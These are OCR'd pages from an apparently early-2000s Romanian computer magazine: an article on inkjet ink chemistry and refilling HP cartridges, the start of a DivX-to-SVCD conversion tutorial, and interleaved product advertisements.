Pentru a face faţă concurenţei altor tehnologii, unii fabricanţi ai imprimantelor cu cerneală au ales soluţia sponsorizării producţiei de imprimante din costul consumabilelor. Costul iniţial al imprimantelor este foarte mic, ele fiind livrate cu cartuşe de start, de regulă cu o cantitate de cerneală mai mică decât capacitatea cartuşului. Acestea se vor termina repede, iar utilizatorul va fi nevoit să cumpere cartuşe noi. Din preţul cartuşelor, fabricantul îşi recuperează o parte din costul imprimantei, realizând astfel un fel de plată în rate a imprimantei, efort financiar mai uşor de suportat de către beneficiar. Acest sistem a declanşat o adevărată cursă între proiectanţii de imprimante şi furnizorii de cerneală compatibilă, aceştia din urmă fiind nevoiţi să ofere şi procedurile necesare realizării unui refill de calitate şi care să ocolească toate sistemele de protecţie imaginate de proiectant.

Diamantele din gunoi

Eforturile proiectanţilor de a oferi calitate maximă a imprimării şi tehnologiile care au permis creşterea vitezei de tipărire au transformat cartuşele de imprimare în adevărate bijuterii tehnologice (acestea conţinând chiar şi materiale preţioase). Este păcat să arunci aceste minunăţii în circuitul materialelor reciclabile doar pentru că s-a terminat cerneala din ele. Spre disperarea fabricanţilor originali, o mulţime de oameni se preocupă de menţinerea acestor cartuşe în funcţiune, până la defectarea lor prin uzura anumitor componente sau datorită zgârceniei utilizatorilor care vor să consume cerneala până la ultima picătură (puterea disipată de rezistenţele de încălzire este foarte mare, menţinerea lor la o temperatură acceptabilă fiind condiţionată de prezenţa cernelii). Numărul de reîncărcări este deci oricum limitat, utilizatorul fiind nevoit, mai devreme sau mai târziu, să-şi plătească rata către fabricantul original, prin cumpărarea unui cartuş nou. Efectul reîncărcării cartuşului se reflectă doar în scăderea costului pe copie al utilizatorului.

Picătura colorată

Orice cerneală constă dintr-o soluţie de bază (apă, ulei sau alt solvent) în care s-au adăugat coloranţi sau pigmenţi şi alţi aditivi pentru a-i da alte proprietăţi necesare. Cernelurile utilizate pentru tipărire cu jet au ca substaţă de bază apa cât mai pură. Nu este considerată suficient de pură nici măcar apa distilată destinată completării electrolitului din acumulatoarele cu Pb. Aditivii utilizaţi trebuie să împiedice uscarea cernelii înainte să ajungă pe hârtie, să modifice tensiunea superficială pentru a se putea controla dimensiunea picăturilor, respectiv efectul de penetrare a cernelii. Alţi aditivi controlează valoarea pH-ului, vâscozitatea, creşterea bacteriană, formarea spumei. Fiecare firmă producătoare de cerneală are şi alţi aditivi care asigură alte proprietăţi, dar au caracter secret şi de regulă fac deosebirea între o cerneală de calitate bună şi una doar ieftină.


Unele se dizolvă, altele stau în suspensie

După tipul substanţei care dă culoarea, cernelurile se împart în două mari categorii: pe bază de coloranţi (la care substanţa colorată este complet dizolvată în soluţia de bază) şi pe bază de pigmenţi (particulele colorate plutesc liber în soluţia de bază). Majoritatea cernelurilor utilizate în imprimantele mai vechi sunt pe bază de coloranţi. Pentru cernelurile color, principalul lor avantaj este că se amestecă repede la aplicarea pe hârtie pentru obţinerea nuanţelor. Ele se obţin cu costuri mai reduse şi se fixează foarte bine în fibrele de celuloză ale hârtiei. Acesta este şi un dezavantaj, deoarece în cazul hârtiei subţiri, cerneala care pătrunde adânc în hârtie se vede pe verso. Utilizată pentru culoarea neagră, cerneala pe bază de coloranţi difuzează



Marginea caracterelor la cerneala pe bază de coloranţi este neuniformă, mai ales dacă se scrie cu negru pe fond colorat.





9 motive pentru care camera de supraveghere MOBOTIX este ceea ce îţi trebuie:

• Nu are nevoie de soft-uri sau interfeţe suplimentare. Doar de browserul de Internet.
• Fiecare cameră MOBOTIX are încorporate 2 camere video: una de zi şi una în infraroşu, de noapte.
Sau una cu obiectiv "wide angle" şi una cu teleobiectiv.
• Poţi intra de pe orice calculator din reţea, sau de oriunde prin Internet, direct pe camera ta MOBOTIX.
• O poţi accesa direct prin linia telefonică ISDN sau, împreună cu kitul GSM, o instalezi oriunde nu există linii telefonice sau Internet.
• Înregistrează imaginile direct în fiecare cameră MOBOTIX sau pe hard-disk-ul oricărui calculator din reţea.
• O poţi monta direct afară, pentru că este rezistentă la intemperii.
• Are player încorporat.
• Detectează mişcarea şi zgomotul, deci nu e nevoie de microfoane sau senzori de mişcare.
• Te poate avertiza prin e-mail sau prin telefon.


Ei, ce mai astepţi? Ia-o acum!

Cineva acolo sus te priveşte.

LANTEC ROMANIA

Security-Vision-Systems
MOBOTIX AG

Str. Maior Coravu Ion, nr. 17-23, bl. C6, sc. A, ap. 1 sector 2, Bucuresti, tel./fax: (021) 2504825, GSM: 0744 777238, e-mail: info@lantec.ro, www.lantec.ro



Privirea în interiorul cartușului pune în evidență supapa cu bilă ce permite pătrunderea aerului în cartuș prin labirintul rotund. Se mai poate observa sita metalică pentru filtrarea cernelii înainte de a pătrunde în duze.

în cerneala dimprejur; un text negru scris pe un fond galben capătă din această cauză margini neregulate, devenind greu lizibil pentru fonturi foarte mici. Un alt dezavantaj al cernelurilor pe bază de coloranți este rezistența redusă la radiațiile ultraviolete prezente în lumina naturală, un imprimat expus la lumina soarelui pierzându-și culoarea destul de repede. În cerneala pe bază de pigmenți, particulele colorate sunt suficient de mici ca să treacă ușor prin duzele capului de imprimare, dar suficient de mari ca să nu treacă printre fibrele de celuloză ale hârtiei, ele rămânând practic pe suprafața hârtiei. O astfel de cerneală nu se amestecă cu culorile adiacente, este rezistentă la lumina soarelui și chiar mai rezistentă la apă.

O nouă modă


Tendința generală este de trecere la cerneală pe bază de pigmenți, chiar și pentru cerneala colorată (multe din imprimantele moderne au deja pigmenți pentru culoarea neagră). Pe lângă costul mai ridicat, cerneala cu pigment are, deocamdată, dezavantajul unei fixări slabe pe hârtie, ea putând fi ștearsă cu guma. Din acest motiv, pentru documentele oficiale, în unele cazuri, nu este acceptată o astfel de cerneală. O altă diferență între cele două tipuri de cerneală este dată de temperatura minimă de stocare; în timp ce coloranții suportă o temperatură de până la minus 10 grade Celsius, ingredienții necesari păstrării pigmenților în suspensie nu suportă temperaturi mai mici de plus cinci grade Celsius.

Cartușe ieftine sau scumpe

O clasificare a cartușelor de imprimantă se poate face după prezența capetelor de imprimare pe cartuș sau în imprimantă. Cele cu duzele prezente chiar pe cartuș sunt principalele candidate pentru reumplere, deoarece sunt mult mai scumpe. Cartușele simple pot fi și ele reumplute, dar diferența de preț între un cartuș nou și costul unei reumpleri este mult mai mică; acest lucru este destul de normal dacă ne gândim că prelungim durata de viață a unei simple cutiuțe din plastic. Fiecare sistem are avantaje și dezavantaje. Costul pe copie obținut dacă se folosesc doar cartușe originale este mai mic în cazul cartușelor simple. Pe de altă parte, la cartușele cu cap de imprimare inclus, după fiecare înlocuire de cartuș, imprimanta este ca nouă; o eventuală greșeală la reumplere (cerneală de alt tip sau de proastă calitate) implică necesitatea spălării cartușului sau, în cel mai rău caz, înlocuirea lui cu unul nou. Nu același lucru se întâmplă dacă facem o greșeală cu capetele de imprimare fixe. Cu puțin noroc, poate scăpăm doar cu spălarea lor printr-o procedură destul de complicată, dar de regulă înfundarea duzelor unor astfel de capete compromite definitiv utilizarea imprimantei, deoarece înlocuirea unor astfel de capete costă foarte mult. Soluția în acest caz: cumpărarea altei imprimante.

Cu burete, cu pereți deformabili sau cu plămâni

Scurgerea cernelii prin cartuș trebuie să se facă în mod controlat. O cantitate prea mare de cerneală care ajunge în duze poate duce la curgerea cernelii direct în imprimantă și la o eventuală defectare a acesteia. Cea mai simplă metodă este reținerea cernelii într-un burete absorbant. O altă metodă este de a furniza duzelor cerneală dintr-un recipient cu pereții deformabili, un fel de pungă din care duzele își trag (la propriu) cerneala. Cea mai complicată metodă este de a



În cartușul 6614 de la HP se pot observa cele două pungi de plastic ce formează plămânii și arcul lamelar. Se mai poate observa zona cu contactele electrice care cauzează probleme dacă se murdărește cu cerneală sau cu grăsime de pe degete.

Bine de știut

Regula de aur a refill-ului este să nu tipăriți niciodată până la ultima picătură de cerneală din cartuș. Odată rămase pe uscat, rezistențele de evaporare din duze se supraîncălzesc și se pot decalibra sau chiar arde, un astfel de cartuș devenind inutilizabil. Procurați-vă două rânduri de cartușe, astfel încât, atunci când cartușul din imprimantă este aproape gol, să vă puteți continua lucrarea cu cartușul plin, iar pe cel gol îl puneți într-o pungă de plastic cât mai bine închisă, alături de o cârpă umedă, urmând a fi reumplut cât mai repede. Cerneala uscată în duze sau chiar în interiorul cartușului este mai greu de curățat. Chiar și în aceste condiții, înainte de reumplere este indicat să țineți cartușul într-o soluție de spălare până la desfundarea duzelor.

Dacă ți-ai luat o imprimantă cu jet de cerneală și nu suporți animalele de casă pentru că trebuie mereu hrănite, atunci ai o problemă, deoarece imprimantele necesită atenție permanentă, asemenea unei viețăți. Cel puțin săptămânal, vrei nu vrei, trebuie să imprimi câteva rânduri măcar, așa încât cerneala din duze, aproape uscată, să fie eliminată și să nu se întărească și să obtureze duzele.

Nu lăsați niciodată fără cartuș de cerneală (chiar gol) o imprimantă cu capete separate. În doar câteva minute, cerneala se poate usca și compromite definitiv imprimanta prin înfundarea capetelor.

Nu folosiți decât tipul de cerneală recomandat. Proprietățile fizico-chimice ale cernelurilor sunt specifice fiecărui tip de cartuș. Banda adezivă folosită la sigilarea cartușelor cu negru este de unică folosință. Aceasta are proprietatea de a atrage cerneala, menținând astfel duzele umede mai mult timp, împiedicând astfel uscarea cernelii în duze. Ea se poate utiliza și pentru sigilarea cartușelor color, dar numai dacă înainte de aplicarea acesteia pe duze a fost pusă o picătură de soluție de spălare, care reduce tensiunea superficială a cernelurilor. În caz contrar cernelurile colorate se vor amesteca datorită efectului de capilaritate, cartușul devenind inutilizabil. Banda specială, pe bază de silicon, nu poate fi înlocuită în nici un caz cu bandă adezivă obișnuită de birou. Lipiciul ar putea înfunda o parte din duze.


Principala caracteristică a cernelurilor este că trebuie să coloreze suportul pe care sunt aplicate. Nu uitați acest lucru atunci când manevrați cerneala și amenajați-vă locul de muncă corespunzător.

Chiar și cei experimentați vor constata puterea colorantă a cernelii aplicată accidental pe mâini, pe haine sau pe jos. Suprafața de lucru optimă este pe un geam din sticlă, material ce poate fi curățat ușor și repede cu un șervețel. Geamul poate fi substituit cu mai multe ziare care să formeze o suprafață absorbantă.

Unii recomandă lucrul deasupra unei chiuvete, care este relativ ușor de curățat, dar vom constata repede că o picătură de cerneală care cade de la înălțime mare produce picături fine care pot să ajungă în locuri mai puțin potrivite și mai greu de curățat.

Bringing you closer to the future. Since 1997.

providing the future
rds



Kitul de reumplere şi primul pas: fixarea cartuşului în dispozitivul de umplere.


monta în interiorul unui recipient nedeformabil două pungi care se pot umple cu aer printr-un fel de supapă ce comunică cu exteriorul în partea superioară a cartușului. Pe pereții fiecărei pungi este fixat câte un arc lamelar care apasă punga în sensul comprimării ei. Odată umflați, cei doi plămâni strânşi de arcuri vor menține în interiorul cartuşului o presiune de echilibru mai mică decât presiunea atmosferică cu o valoare egală cu presiunea exercitată de arcuri asupra plămânilor. Diferența de presiune menține cerneala în cartuş, fără ca acesta să curgă prin duzele capului de imprimare.

Capacitatea celor doi plămâni este limitată, iar pereții sunt rigizi. Din această cauză, pe măsură ce s-ar consuma cerneala din cartuş, presiunea ar scădea tot mai mult, până când, la un moment dat, aerul din atmosferă ar intra prin duze, scoțându-le din funcțiune. Pentru accesul aerului în cartuş, în partea inferioară a cartuşului există o supapă cu bilă. Aerul din atmosferă pătrunde printr-un labirint şi exercită o forță asupra bilei. La depăşirea greutății bilei, aceasta se ridică şi permite pătrunderea unei cantități de aer în cartuş, forța exercitată de aer asupra bilei scade şi bila cade obturând intrarea aerului în cartuş. Cea mai mică fisură în corpul cartuşului sau blocarea bilei din supapă duc la creşterea presiunii în interiorul cartuşului şi deci la picurarea cernelii prin duze.

Am înțeles cum iese, dar cum intră cerneala?

Există mai multe metode de a reumple un astfel de cartuş. Cea mai simplă metodă, dar nu şi cea recomandată, constă în găurirea capacului superior, de preferință într-un colț (cartuşele mai vechi au gaura deja făcută şi astupată cu o bilă din plastic ce poate fi impinsă in interiorul cartuşului). Diametrul găurii trebuie să corespundă posibilității fiecăruia de a astupa ermetic această gaură cu un mic dop din cauciuc. Prin această gaură se introduce cu ajutorul unei seringi sau pipete cerneala potrivită. Imediat, prin duze va începe să picure cerneală, deci va trebui să lucrăm deasupra unei suprafețe absorbante. După umplerea cartuşului la capacitatea recomandată trebuie să închidem ermetic gaura făcută la început. Cartuşul va continua să curgă, dar cu fiecare picătură care curge, presiunea din interior va scădea, plămânii se vor umfla singuri prin supapa din mijlocul capacului şi destul de repede va înceta să mai curgă.

În acest moment, după ce curățăm cu atenție cartuşul (îndeosebi zona cu contactele electrice), îl putem monta în imprimantă. Este recomandat să tipărim imediat o pagină cu acoperire mare de cerneală pentru a aduce presiunea din interior la valoarea corectă.



Cele două modele de cartuş. Modelul vechi (cel din dreapta) are labirintul rotund şi bilă de etanşare pe capacul superior. Pe ambele modele se poate observa, în centrul capacului superior, supapa prin care trebuie să pătrundă aer în plămâni.

Metoda recomandată utilizează un dispozitiv special ce poate fi procurat de la firma care furnizează cerneala şi care permite fixarea etanşă a unei seringi pe gaura de admisie a aerului prin labirint. În kit este livrată şi o seringă cu ac scurt ce se foloseşte pentru umplerea forțată a plămânilor. Cu seringile cu cerneală se livrează şi o pereche de mănuşi din plastic pentru a evita murdărirea mâinilor. Utilizarea mănuşilor nu este obligatorie, deoarece cerneala nu este nici toxică, nici caustică, ci doar colorată. Ea se spală destul de uşor cu apă caldă şi săpun. Eventualele urme de cerneală rămase prin pliurile pielii sau pe lângă unghii se vor curăța la spălările următoare.

Urmărind paşii descrişi în figurile următoare puteți obține cartuşul plin fără a se pierde cerneală şi cu puțină experiență, fără să vă murdăriți deloc.

În România, puteți găsi kit-urile necesare pentru refill, precum şi cerneală pentru majoritatea imprimantelor cu jet la firma Producton SRL, tel. 021-4113607, http://www.producton.ro sau la distribuitorii locali.

În numerele viitoare ale revistei ne vom ocupa mai pe larg de reumplerea cartuşelor provenite de la diverşi fabricanți de imprimante.

Vasile Prodan



Pasul 2: din seringa cu cerneală, montată pe dispozitiv, se introduce în cartuş cantitatea de cerneală inscripționată pe acesta. Pentru cartuşul 51626A se pot introduce două seringi de câte 20 ml între care se introduce aer în plămâni.



Pasul 3: Fixarea seringii de aer şi introducerea a 10 ml de aer în plămâni. Pentru o seringă de 2,5 ml se introduce de patru ori capacitatea seringii. După ce s-a introdus toată cerneala, se mai introduc încă 5 ml de aer cu cartuşul în poziția de lucru (cu duzele în jos). Aceasta se face pentru a se evacua prin duze bula de aer care ar putea exista între sita de filtrare şi duze.


Computers and Electronics Romanian Fair 2003
Expoziția și conferința internațională de tehnologia informației și comunicații
ediția a XII-a
15 - 19 aprilie 2003
Complexul expozițional Romexpo
București, România
Prinde al treilea val !
Organizator:
EXPOTEK
telefon: 021/224.36.77, 021/224.37.33; fax: 021/224.22.46
e-mail: office@expotek.ro; web: www.cerf.ro



Creați SVCD-uri din filme DivX

Un DVD mai mic

În numărul trecut v-am arătat cum se poate face un fișier DivX după un DVD sau un film propriu. Acum a venit rândul realizării unui (S)VCD.

Cu siguranță vă veți întreba de ce mai e nevoie de transformarea în VideoCD când avem un DivX, mai ales că rezoluția VCD-ului este mai mică? Păi în principiu nici nu avem nevoie, decât în două situații: deținem un DVD player standalone, cu capacitatea de a reda și (S)VCD-uri, sau dorim să vedem filmul pe un calculator ceva mai vechi și mai slab, care nu poate decomprima suficient de repede un flux de date DivX cu bitrate mare.

Ce este


Cred că am pornit prea repede. Cu siguranță nu toți știu deja ce este un VideoCD, așa că acum a sosit clipa dezvăluirilor. Dacă știți ce este un VCD, săriți la capitolul următor. Dacă ați auzit și de TMPGEnc, săriți la articolul următor, că aici se vorbește de lucruri pe care le cunoașteți.

Mai sunteți cu mine? Bun. Spuneam ceva de VCD, acronimul de la VideoCD. O definiție în trei vorbe a acestuia este asta: „VCD este DVD-ul săracului". Cel puțin așa a pornit această tehnologie, acum aproape zece anișori, în China. Autoritățile din noua „mare țară de la Răsărit" nu au dorit ca cetățenii lor să plătească taxele relativ ridicate asociate cu filmele pe discuri DVD, așa că au creat, cu ajutorul unor companii occidentale, standardul numit VideoCD. Avantajul său este că, la data respectivă, prețul unui player VCD standalone era de câteva ori mai mic decât al unui DVD player. La ora actuală pot fi găsite playere DVD de bună calitate și la 200 de dolari, așa că diferența nu mai este chiar atât de mare. Dar oricum, un VCD player poate folosi o unitate CD-ROM în loc de una DVD-ROM, așa că și azi ecartul de preț există. E drept că pe la noi nu există playere VCD (eu personal n-am văzut/auzit de nici unul), dar toate DVD playerele moderne suportă atât VCD, cât și SVCD. Dar filmele pe DVD sunt încă scumpe și/sau rare, așa că posesorii mai economi de playere DVD și unități CD-RW pot folosi cu succes CD-urile (re)înregistrabile pentru a urmări filmele preferate.


Revin la VCD. Acesta folosește, pentru comprimarea secvențelor video, standardul MPEG1. Poate pare înapoiat rău acest standard, când ne gândim că DivX folosește MPEG4, dar pe un televizor filmul VCD are cam aceeași calitate cu cel rulat de pe o casetă VHS. În plus, este stocat digital, adică nu-și pierde din calitate prin uzură sau copiere. Pe la noi calitatea VCD-urilor este cunoscută ca „foarte low-end", dar discurile originale au o calitate bună. Rezoluția este de 352 x 288 pixeli (format PAL) sau 352 x 240 (NTSC), iar sunetul stereo (eventual Dolby ProLogic) e stocat MPEG1 Layer 2, cu un bitrate fix, de 224 Kbps. Bitrate-ul fluxului video este și el fix (CBR Constant Bit Rate): 1.150 Kbps. Din cele două bitrate-uri se calculează câte minute de film intră pe un CD de 74 de minute/ 650 MB. Rezultatul este de 70 de minute.

Timp de cinci ani, VideoCD-ul a mers, în țara sa de origine, bine, mulțumesc, și dumneavoastră la fel, după care a apărut Super VideoCD-ul, SVCD mai pe scurt. SVCD-ul a fost pentru VCD ceea ce a fost Dacia Nova față de berlina 1310: un progres evident, dar încă departe de perfecțiune. Adică utilizatorul a vrut motor cu benzină fără plumb, aer condiționat și geamuri electrice, și așa apărut SVCD-ul, care bineînțeles este departe de Mercedes, pardon, de DVD, dar are multe din caracteristicile acestuia: subtitrări, două fluxuri audio în loc de unul singur, opțional sunet pe șase canale (5.1). Și, cu voia dumneavoastră, ultimul pe listă, standardul de codare care acum este MPEG2, același cu al DVD-ului.


Rezoluția s-a mărit semnificativ (480 x 576 PAL, respectiv 480 x 480 NTSC), iar bitrate-ul a devenit variabil (VBR



Pas preliminar în VirtualDub: salvarea fișierului WAV cu coloana sonoră a filmului.




Schimbarea ratei de eșantionare la standard SVCD.



Dacă la deschiderea filmului DivX vedeți acest mesaj, înseamnă că trebuie să salvați separat fluxul video, prin eliminarea celui audio.




SPEED RELIABILITY QUALITY
EXPERIENCE
Infineon technologies
takeMS
MemorySolutioN GmbH
LASTING System - PARTENERUL în care poţi avea ÎNCREDERE!
Bucureşti bd. D. Pompei nr.8, et.5, sect. 2,
tel./fax: 021-2425345, 2425026,
Timişoara str. Miron Costin nr.2,
tel./fax: 0256-201278, 201279
LASTING



brother At your side.
At your side
Office solutions
MFC - 9070
10 ppm
Laser Printer, Laser Fax
Copier, Scanner
PC Fax
MFC - 9880
14 ppm
Laser Printer, Laser Fax
Laser Copier, Colour Scanner
PC Fax
HL - 1440
14 ppm
Laser Printer
Top Edge Engineering
distribuitor autorizat
tel: 0251-413193; fax: 0251-413977
brother.topedge.ro; brother@topedge.ro



Matrox RT.X100
Professional video editing to the Power of X
1099USD+TVA
MAGIC
Systems S.A.
tel: 021-2300478 021-2300480
fax: 021-2300479
e-mail: matrox@magicsys.ro
str. Av. Radu Beller, nr.25
sector 1, Bucuresti
matrox
Digital Video Solutions



Interfaţa lui TMPGEnc: simplă şi intuitivă.

